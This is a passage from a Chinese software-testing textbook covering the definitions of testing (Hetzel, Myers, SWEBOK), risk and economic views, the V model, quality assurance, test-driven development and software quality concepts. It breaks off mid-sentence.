软件测试是软件质量保证的关键步骤。美国质量保证研究所对软件测试的研究结果表明：越早发现软件中存在的问题，开发费用就越低；在编码后修改软件缺陷的成本是编码前的10倍，在产品交付后修改软件缺陷的成本是交付前的10倍；软件质量越高，软件发布后的维护费用越低。另外，根据对国际著名IT企业的统计，它们的软件测试费用占整个软件工程所有研发费用的50%以上。

自有程序设计的那天起，测试就一直伴随着软件开发过程。测试是所有工程学科的基本组成单元，自然也是软件开发的重要组成部分。软件测试在产品开发中占据着相当重要的位置，也是软件行业几十年的实践所证明的一个道理，其中也包含从大量的质量事故教训中所获得的教训和经验。以微软公司为例，大家可以感觉到，微软以前的产品(如Windows 95和Windows 98)时时会发生崩溃、死机等现象，而今天的产品(如Windows 7和Windows8)则比多年前的产品功能要强大得多，稳定性不仅没有下降，反而好得多。为什么呢？这是因为微软公司重视测试工作，在测试上投入比较大，微软总共拥有一万多名专业的测试人员。其次，测试人员越来越有经验，测试流程也越来越规范，测试工作也就越有效。正是由于清晰地认识到了软件测试的重要性，微软的产品质量才有了明显的提高。

最初，微软公司与大家一样，认为测试不重要，重要的是开发人员。通常，一个团队中有几百个开发人员，但只有几个测试人员，并且开发人员的待遇要比测试人员高很多。经过多年的实践后，微软公司发现，去修正那些出现问题的产品所花的钱，比多聘用几个测试人员的费用要高得多，所以，开始不断地聘用测试人员。同时，现在测试人员的待遇和开发人员的待遇非常接近，测试人员水平越高，找到软件问题的时间就越早，软件就越容易更正，产品发布之后越稳定，公司赚的钱也越多。这也是多数软件公司慢慢悟出来的道理，软件测试是软件产品开发中最重要的几个环节之一。

1.3 什么是软件测试

在购买商品时,会发现商品上贴有一个"QC"标签,这就是质量检验(Quality Control)。软件测试,就好比制造工厂的质量检验,是对软件产品和阶段性工作成果进行质量检验,力求发现其中的各种缺陷,并督促缺陷得到修正,从而控制软件产品的质量。所以,软件测试是软件公司致力于提高软件产品质量的重要手段之一。但要给软件测试下个定义,可能不是一件容易的事情。必须了解软件测试学科形成的过程,理解软件测试的正反两个方面的含义,分析软件测试的不同观点,最终给出软件测试一个完整的定义。

1.3.1 软件测试学科的形成

在早期软件开发过程中,软件开发等于编程,软件工程的概念和思想还没有形成,也就没有明确的分工,软件开发的过程随意、混乱无序,测试和调试混淆在一起,没有独立的测试,所有的工作基本都是由程序员完成,一面写程序,一面调试程序。直到1957年,软件测试才开始区别于调试,作为一种发现软件缺陷的独立活动而存在。但这时,测试的活动往往发生在代码完成之后,测试被认为是一种产品检验的手段,成为软件生命周期中最后一项活动而进行。在这一时期,测试的投入还很少,也缺乏有效的测试方法,所以,软件产品交付到客户那里,仍然存在很多问题,软件产品的质量无法保证。

1972年,软件测试领域的先驱 Bill Hetzel 博士(代表论著《软件测试完全指南》,*The Complete Guide to Software Testing*,1993),在美国的北卡罗来纳大学(University of North Carolina)组织了历史上第一次正式的关于软件测试的会议。从此以后,软件测试开始频繁出现在软件工程的研究和实践中,也可以认为,软件测试作为一个学科正式诞生了。在1973年,Bill Hetzel 正式为软件测试下了一个定义:"软件测试就是为程序能够按预期设想运行而建立足够的信心"。Bill Hetzel 觉得原先的定义不够清楚,理解起来比较困难,所以在1983年将软件测试的定义修改为:"软件测试就是一系列活动,这些活动是为了评估一个程序或软件系统的特性或能力,并确定其是否达到了预期结果"。在上述软件测试定义中,至少可以看到以下几点。

(1) 测试是试图验证软件是"工作的",也就是验证软件功能执行的正确性。

(2) 测试的目的也就是验证软件是否符合事先定义的要求。

(3) 测试的活动是以人们的"设想"或"预期的结果"为依据。这里的"设想"或"预期的结果"是指需求定义、软件设计的结果。

在此之后,软件测试有了很大的发展,不仅制定了国际标准(IEEE/ANSI),而且和软件开发流程融合成一体。软件测试是软件开发不可缺少的一部分,由独立的团队承担相应的工作,在软件企业举足轻重。软件测试也逐渐形成一门独立的学科,在许多大学里开设相应的专业或课程,越来越获得学术界的关注。

1.3.2 正反两方面的争辩

Bill Hetzel 可以说是软件测试的奠基人,但他的观点还是受到业界一些权威的质疑和挑战,其中代表人物要数 Glenford J. Myers(代表论著《软件测试的艺术》,*The Art of Software Testing*,1979)。Myers 认为测试不应该着眼于验证软件是工作的,相反,应该用逆向思维去

发现尽可能多的错误。他认为,从心理学的角度看,如果将“验证软件是工作的”作为测试的目的,非常不利于测试人员发现软件的错误。因此,1979 年他给出了软件测试的不同的定义:“测试是为了发现错误而执行一个程序或者系统的过程”。从这个定义可以看出,假定软件总是有错误的,测试就是为了发现缺陷,而不是证明程序无错误。发现了问题说明程序有错,但如果没有发现问题,并不能说明问题就不存在,而是至今未发现软件中所潜在的问题。

从这个定义延伸出去,Myers 认为,一个成功的测试必须是发现了软件问题的测试,否则测试就没有价值。这就如同一个病人(因为是病人,假定确实有病),到医院去做相应的检查,结果没有发现问题,那说明这次医疗检查是失败的,浪费了病人的时间和钱。Myers 提出的“测试的目的是证伪”这一概念,和 Bill Hetzel 的观点“测试是试图验证软件是正确的”针锋相对,为软件测试的发展指出了不同的努力方向,产生了新的软件测试理论和方法。

Myers 的定义是引导人们证明软件是“不工作的”,以反向思维方式,不断思考开发人员理解的误区、不良的习惯、程序代码的边界、无效数据的输入以及系统的弱点,试图破坏系统、摧毁系统,目标就是发现系统中各种各样的问题。

人类的活动具有高度的目的性,建立适当的目标具有重要的心理作用。如果测试目的是为了证明程序里面没有错误,潜意识里就可能不自觉地朝这个方向去做,在进行测试的过程中,就不会刻意选择一些尽量使程序出错的测试数据,而选择一些常用的数据,测试容易通过,而不容易发现问题。如果测试的目标是要证明程序中有错,那我们会设法选择一些易于发现程序错误的测试数据,这样,测试的结果会更有意义,对软件质量的提高会有更大的帮助。

1.3.3 软件测试的定义

Glenford J. Myers 的软件测试定义,虽然受到业界的普遍认同,但也存在一些问题,例如:

(1) 如果只强调测试的目的是寻找错误,就可能使测试人员容易忽视软件产品的某些基本需求或客户的实际需求,测试活动可能会存在一定的随意性和盲目性。

(2) 如果只强调测试的目的是寻找错误,使开发人员容易产生一个错误的印象,认为测试人员的工作就是挑毛病的。

除此之外,Glenford J. Myers 的软件测试定义还强调测试是执行一个程序或者系统的过程,也就是说,测试活动是在程序代码完成之后进行,而不是贯穿整个软件开发过程的活动,即软件测试不包括软件需求评审、软件设计评审和软件代码静态检查等一系列活动,从而使软件测试的定义具有局限性和片面性。

Bill Hetzel 的软件测试定义可能使软件测试活动的效率降低,甚至缺乏有效的方法进行测试活动。但是,Bill Hetzel 的软件测试定义也得到了国际标准的采纳,例如,在 IEEE 1983 of IEEE Standard 729 中对软件测试下了一个标准的定义:使用人工或自动手段来运行或测定某个系统的过程,其目的在于检验它是否满足规定的需求或是弄清预期结果与实际结果之间的差别。这里明确地提出了软件测试是以检验是否满足需求为目标。

这正反两方面的观点是从不同的角度看问题,一方面通过测试来保证质量,另一方面又要改进测试方法和提高软件测试的效率,两者应该相辅相成。因为测试不能证明软件没有丝毫错误、不能确认所有的功能可以正常工作,所以测试要尽可能找出那些不能正常工作、不一致性的问题。软件测试就是在这两者之间获得平衡,但对于不同的应用领域,两者的比重是不一样的。例如,国防、航天、银行等软件系统,承受不了系统的任何一次失效,因为这些失效都完

全有可能导致灾难性的事件，所以强调前者，以保证非常高的软件质量。而一般的软件应用或服务，则可以强调后者，质量目标设置在“用户可接受水平”，以降低软件开发成本，加快软件发布速度，有利于市场的扩张。

在 SWEBOK 3.0(2014 年发布的软件工程知识体系)中，将软件测试定义为“从一个通常是无限的执行域(集合)中选择合适的、有限的测试用例，对程序所期望的行为进行动态验证的活动过程”。这个定义让我们关注期望的行为，即用户的期望，而且这个定义也揭示了测试具有一定的采样特性，只能完成无限操作的集合中一个子集的验证工作，通常无法进行百分之百的测试，测试总是有风险的。这里还强调测试是对程序行为的动态验证，而把静态验证，主要是评审活动，归为“质量管理”。这里的“软件测试”可以说是狭义的软件测试，而广义的软件测试是包含静态测试(静态验证)和动态测试(动态验证)，而且测试中的静态验证也只局限于对需求(文档)、设计(文档)和代码的验证，即局限于对产品的验证。而在一些国际标准中，验证的范围更大，包括评审、分析和测试。这里的评审不仅包含对产品的评审，而且包含对流程评审、对管理评审和对技术的评审。这里的测试和 SWEBOK 3.0 是一致的，属于动态验证，带有一定“试验”的性质，不包括评审。

1.3.4 软件测试的其他观点

前面已给出软件测试的定义，但是为了更好地全面理解软件测试，还可以从其他的观点来分析软件测试，其中最突出的观点就是风险的观点和经济的观点。因为没有办法证明软件是正确的，软件测试本身总是具有一定的风险性，所以软件测试被认为是对软件系统中潜在的各种风险进行评估的活动。从风险的观点看，软件测试就是对风险的不断评估，引导软件开发的工作，进而将最终发布的软件所存在的风险降到最低。基于风险的软件测试可以被看作是一个动态的监控过程，对软件开发全过程进行检测，随时发现不健康的征兆，发现问题、报告问题，并重新评估新的风险，设置新的监控基准，不断地持续下去，包括回归测试。这时，软件测试可以完全看作是软件质量控制的过程。

测试的风险观点也可以不断提醒我们，在尽力做好测试工作的前提下，工作有所侧重，在风险和开发周期限制上获得平衡。首先评估测试的风险，每个功能出问题的概率有多大？根据 Pareto 原则(也叫 80/20 原则)，哪些功能是用户最常用的 20%功能？如果某个功能出现问题，其对用户的影响又有多大？然后根据风险大小确定测试的优先级。优先级高的功能特性，测试优先得到执行。一般来讲，针对用户最常用的 20%功能(优先级高)的测试会得到完全地、充分地执行，而低优先级功能的测试(另外用户不常用的 80%功能)就可能由于时间或经费的限制，测试的要求降低、减少测试工作量。

上面的叙述，也体现了测试的经济观点，所以测试的风险观点和经济观点有着千丝万缕的关系。测试的经济观点就是以最小的代价获得最高的软件产品质量，正是风险观点在软件开发成本上的体现，通过风险的控制来降低软件开发成本。经济观点也要求软件测试尽早开展工作，发现缺陷越早，返工的工作量就越小，所造成的损失就越小。所以，从经济观点出发，测试不能在软件代码写完之后才开始，而是从项目启动的第一天起，测试人员就参与进去，尽快尽早地发现更多的缺陷，并督促和帮助开发人员修正缺陷。软件测试的经济学观点，可以从 Boehm 的著作《软件工程经济》(*Software Engineering Economics*，1981)中得到进一步的印证。

1.4 测试和开发的关系

在著名的软件瀑布模型中,如图 1-1 所示,软件测试是处在“编程”的下游、在“软件维护”的上游,先有编程、后有测试,测试的位置很清楚。在瀑布模型中,测试只有等到程序完成了才可以执行,强调测试仅仅是对程序的检验。从这里可以看出,Glenford J. Myers 的软件测试定义是从瀑布模型出发的。但瀑布模型属于传统的软件工程,存在较大的局限性,与软件开发的迭代思想、敏捷方法存在冲突,也不符合当今软件工程的实际需求。




图 1-1　软件过程简单示意图

需求分析是在软件开发的最前端,也就说明它对后期的影响最大,所以说,软件需求分析很重要,要想成功开发一个软件产品,首先要做好需求分析。但另一方面,在需求分析时,往往很难做到彻底弄清楚用户对产品的各项具体的要求。由于大多数使用或将要使用计算机产品的用户,不是计算机方面的专业人员,甚至对计算机一点都不了解,所以对计算机能做哪些事情、不能做哪些事情、善于做哪些事情、不善于做哪些事情等都不清楚,只能给出软件的一般性功能或目标要求,不能提出具体的要求,也不能给出规范的、科学的、详细的输入和输出需求。这也是为什么一直强调做好需求验证,软件测试人员从项目启动的第一天就要介入,认真对待需求评审。

现在人们普遍认为软件测试贯穿着整个软件生命周期,从需求评审、设计评审开始,测试就介入到软件产品的开发活动或软件项目实施中。测试人员借助于需求定义的阅读、讨论和审查,不仅发现需求定义的问题,而且可以了解产品的设计特性、用户的真正需求,确定测试目标,准备用例(Use Case)并策划测试活动。同理,在软件设计阶段,测试人员可以了解系统是如何实现的、构建在什么样的运行平台之上等各类问题,这样可以衡量系统的可测试性,检查系统的设计是否符合系统的可靠性要求、是否存在单点实效的严重问题等。说明软件测试和软件开发在整个软件开发生命周期中交互协作,自始至终一起工作,共同致力于同一个目标——按时、高质量地完成项目。

V 模型,说明软件测试活动和项目同时启动,软件测试的工作很早就开始了,避免了瀑布模型所带来的误区——软件测试是在代码完成之后进行。在 V 模型中,就相对能够准确地反映测试与开发之间的关系,如图 1-2 所示,左边是软件定义和实现的过程(包括分析、设计和编程),右边是对左边所构造的东西进行验证的过程,测试与开发有一对一的关系。测试的工作(右边)是对开发工作(左边)成果的检验,以确认是否满足事先的定义和要求。

V 模型从左到右描述了基本的开发过程和测试行为,非常明确地标注了测试过程中存在的不同类型的测试,并且清楚地描述了这些测试阶段和开发过程期间各阶段的对应关系,即从 4 个层次完成软件的验证,即对需求、系统架构设计、详细的产品设计和代码的验证。

(1) 需求验证对应验收测试,客户需求的确认测试;

(2) 系统架构设计的验证对应系统非功能性测试;

(3) 产品详细设计的验证对应功能测试;

(4) 代码的验证对应单元测试和集成测试。




图 1-2 V 模型呈现测试和开发

也就是说,如果只在某一两个方面(如代码测试、功能测试)完成对软件产品的测试,都说明测试是不完整的。只有从这 4 个层次完成对软件产品的测试才是完整的。在第 4 章还会讨论 W 测试模型,进一步了解测试与开发的关系。

1.5 测试和质量保证的关系

任何形式的产品都是过程执行得到的结果,因此对过程进行管理与控制是提高产品质量的一个重要途径。软件质量保证(Software Quality Assurance,SQA)活动是通过对软件产品有计划地进行评审和审计来验证软件是否合乎标准的系统工程,通过协调、审查和跟踪以获取有用信息,形成分析结果以指导软件过程。

(1) 确保 SQA 活动要自始至终有计划地进行。

(2) 与软件项目其他工作组一起工作,制定计划、标准和规程等,而且确保它们满足项目和组织方针上的要求。

(3) 对软件工程各个阶段的进展、完成质量及出现的问题进行评审、跟踪。

(4) 如果发现不符合问题,逐级解决不符合问题。

(5) 审查和验证软件产品是否遵守适用的标准、规程和要求,并最终确保符合标准、满足要求。

(6) 建立软件质量要素的度量机制,了解各种指标的量化信息,向管理者提供可视信息。

(7) SQA 和结果要保证全员参与,沟通顺畅。

SQA 部门在新项目的需求分析阶段就开始介入,对形成的软件需求进行分析与评价,并提出可能存在的问题,诸如安全性、可靠性、可扩展性、易用性等,并根据软件本身特性、规模及将来的运行环境等进行综合评定,确定软件要满足的质量要求,记录下来形成正式文档,尽可能对软件周期各个阶段的测量确定一个定量或定性的标准,作为以后各阶段评审的标准和依据。

从这里可以看出,SQA 与软件测试之间相辅相成,既存有包含又存有交叉的关系。SQA 指导、监督软件测试的计划和执行,督促测试工作的结果客观、准确和有效,并协助测试流程的

改进。而软件测试是 SQA 重要手段之一,为 SQA 提供所需的数据,作为质量评价的客观依据。它们的相同点在于二者都是贯穿整个软件开发生命周期的流程。它们的不同之处在于 SQA 是一项管理工作,侧重于对流程的评审和监控,而测试是一项技术性的工作,侧重对产品进行评估和验证。

1.6 测试驱动开发的思想

在目前比较流行的敏捷方法(如极限编程、Scrum 方法等)中,提出了"测试驱动开发(Test Driven Development,TDD)"——测试在先、编码在后的开发方法。TDD 有别于以往的先编码后测试的开发过程,而是在编程之前,先写测试脚本或设计测试用例。TDD 在敏捷方法中被称为"测试第一的开发",而在 IBM Rational 统一过程(Rational Unified Process,RUP)中被称为"测试第一的设计"。所有这些,都在强调"测试先行",使得开发人员对所写的代码有足够的信心,同时也有勇气进行代码重构。

TDD 具体实施过程,如图 1-3 所示。在打算添加某项新功能时,先不要急着写程序代码,而是将各种特定条件、使用场景等想清楚,为待编写的代码先写一段测试用例。然后,利用集成开发环境或相应的测试工具来执行这段测试用例,结果自然是失败。利用没有通过测试的错误信息反馈,了解到代码没有通过测试用例的原因,有针对性地逐步地添加代码。为了要使该测试用例通过,就要补充、修改代码,直到代码符合测试用例的要求,获得通过。测试用例全部执行成功,说明新添加的功能通过了单元测试,可以进入下一个环节。




图 1-3 测试驱动开发的软件过程

TDD 从根本上改变了开发人员的编程态度,开发人员不能再像过去那样随意写代码,要求写的每行代码都是有效的代码,写完所有的代码就意味着真正完成了编码任务。而在此之前,代码写完了,实际上,编程工作没有结束,因为单元测试还没执行,其中会发现许多错误,等待去修正。测试驱动开发在于先想好各种应用场景、前提条件,促进开发人员思考,写出更完善的代码,提高工作效率。其次,也确保测试具有独立性,不受实现思维的影响,确保测试的客观、全面。最后,也确保所有代码的可测试性,每一行代码得到了测试,确保代码的质量。

测试驱动开发一改以往的破坏性测试的思维方式,测试在先、编码在后,更符合"缺陷预防"的思想。这样一来,编码的思维方式发生了很大的变化,编写出高质量的代码去通过这些测试,在写每一行代码时就要确保能通过测试。测试,也从以前的破坏性的方法转移到一种建设性的方法中来。在这种积极心态的影响下,开发人员的工作效率会有很大的提高,降低开发成本,提高程序的质量。

小结

本章主要讨论下面几个问题：

(1) 为什么要开展软件测试活动?

(2) 什么是软件测试?

(3) 如何理解软件测试?

(4) 软件测试和开发的关系?

(5) 软件测试和质量保证的关系?

从讨论的结果中得知，没有测试，软件就没有质量；测试没做好，软件问题可能会引起灾难或给软件企业带来巨大的损失。软件测试是软件质量保证的重要手段之一，是软件开发过程中不可缺少的部分。软件测试，不仅要检验软件是否已正确地实现了产品规格书所定义的系统功能和特性，而且要确认所开发的软件是否满足用户真正需求的活动。软件测试无法证明软件是正确的，总是存在风险的，这就规定了软件测试人员要尽可能地发现软件问题。从这个意义上看，软件测试是为了发现缺陷，而且要尽早地发现缺陷。

通过对软件测试的风险观点和经济观点的分析，可以更好地理解软件测试。通过 V 模型，可以更客观地、更准确地描述软件测试和软件开发的关系。软件测试贯穿着整个软件生命周期，和软件开发构成相辅相成的关系。软件测试驱动开发方法再次昭示了测试的重要性，对提高软件质量、降低软件开发成本有很大帮助。

思考题

1. 在你的印象中，是否还有其他实例说明软件问题会造成巨大经济损失或带来社会灾害?

2. 谈谈关于软件测试的正反两方面观点所带来的利弊。

3. 软件测试和软件开发的关系是怎样的? 为什么这样说?

4. 如何看待敏捷方法的 TDD 思想? 在实施 Scrum 敏捷方法时，测试工作又会面临哪些新的挑战?

CHAPTER 2

第 2 章

软件测试的基本概念

第 1 章着重介绍了为什么要进行软件测试和什么是软件测试，从而使我们认识到软件测试是软件质量保证的重要手段之一。软件测试的主要目的之一就是为了发现软件中存在的缺陷。所以要做好测试，首先就要了解什么是缺陷。而要了解什么是缺陷，就必须清楚“质量”的概念，因为缺陷是相对质量而存在的，违背了质量、违背了客户的意愿，不能满足客户的要求，就会引起缺陷或产生缺陷，图 2-1 描述了客户、质量、缺陷和测试的关系。概括地说，没有满足质量要求、和质量冲突的东西就是缺陷，缺陷是质量的对立面。只有深刻地理解质量的内涵，才能更早、更多地发现软件产品中的缺陷。




图 2-1　客户、质量、缺陷和测试的关系

本章从软件质量出发，了解软件质量内涵，然后引出软件缺陷的产生原因、种类和代价等。最后，将全面介绍软件测试相关的概念，包括软件测试的分类、测试的不同阶段、测试工作的具体内容和范畴等，使读者完整地理解软件测试的基本内涵。

2.1　软件缺陷

正如前面所说，要了解缺陷，就必须理解“质量”的概念，理解软件质量的内涵。软件产品具有一般产品的共性，也有其独具的特性，软件产品的质量概念是建立在一般产品质量概念及理论的基础之上，同时由于软件本身的特性，而具有不同的内涵。下面，围绕软件质量和软件缺陷展开讨论，例如：

(1) 什么是质量？软件质量有什么不同？

(2) 如何定义软件缺陷？

(3) 软件缺陷是如何产生的？

(4) 缺陷主要来源于哪些地方？

(5) 不同的阶段所产生的缺陷,带来多大的成本?

2.1.1 软件质量的内涵

世界著名的质量管理专家朱兰为“质量”给出一个确切的含义,满足使用要求的基础是质量特征,产品的任何特性(性质、属性等)、材料或满足使用要求的过程都是质量特征。从而,演变为国际标准化的定义,即 1986 年 ISO 8492 中所给出的质量定义: 质量是产品或服务所满足明示或暗示需求能力的固有特性和特征的集合。

(1) 固有特性是指某事物中本来就有的,尤其是那种永久的特性,例如,木材的硬度、桌子的高度、声音的频率和螺栓的直径等技术特性。

(2) 明示的特性,可以理解为是规定的要求,一般在国家标准、行业规范、产品说明书或产品设计规格说明书中进行描述或客户明确提出的要求,如计算机的尺寸、重量、内存和接口等,用户可以查看。

(3) 暗示的特性是由社会习俗约定、行为惯例所要求的一种潜规则、不言而喻的。一般情况下,文档中不会给出明确的规定,组织应根据自身产品的用途和特性进行识别,并做出规定。比如一张 4 条腿的餐桌,只要告诉一条腿的高度就可以了,暗示着另外三条腿必须具有相同高度。

而在 IBM RUP(统一过程)中,质量被定义为“满足或超出认定的一组需求,并使用经过认可的评测方法和标准来评估,还使用认定的流程来生产”。因此,质量不是简单地满足用户的需求,还要包含证明质量达标所使用的评测方法和标准,以及如何实施可管理、可重复使用的流程,以确保由此流程生产的产品已达到预期的、稳定的质量水平。

软件质量与传统意义上的质量概念并无本质差别,只是软件质量拥有一些自身的特性,这也是由软件的特点所决定的。例如,Barry Boehm 从计算机软件角度看,认为软件质量是“达到高水平的用户满意度、接口性、维护性、强壮性和适用性”的体现。1983 年,ANSI/IEEE STD729 给出了软件质量定义——软件产品满足规定的和隐含的与需求能力有关的全部特征和特性,它包括:

